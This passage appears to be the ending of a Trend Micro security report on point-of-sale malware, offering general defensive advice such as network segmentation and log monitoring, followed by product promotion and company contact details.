We would like to add that small organizations may want to look into consider implementing some items for large organizations – essential controls on passwords and network/system security, as well as monitor and mine event logs would be very beneficial any size of an organization. We'd like to also note that network segmentation and isolation of the cardholder data environment from other networks, and should be a standard practice not only for big retailers and stores.

Trend Micro is monitoring this ongoing activity, and would make follow-up reports on this if necessary. To read up on how to enhance your security posture on your point-of-sale systems, please read Defending Against PoS RAM Scrapers: Current Strategies and Next-Gen Technologies as well as our write-up on Protecting Point of Sales Systems from PoS Malware. To detect, analyze, and respond to advanced malware and other attack techniques, the Custom Defense™ by Trend Micro™ may prove invaluable to your organizations security needs.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey
to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003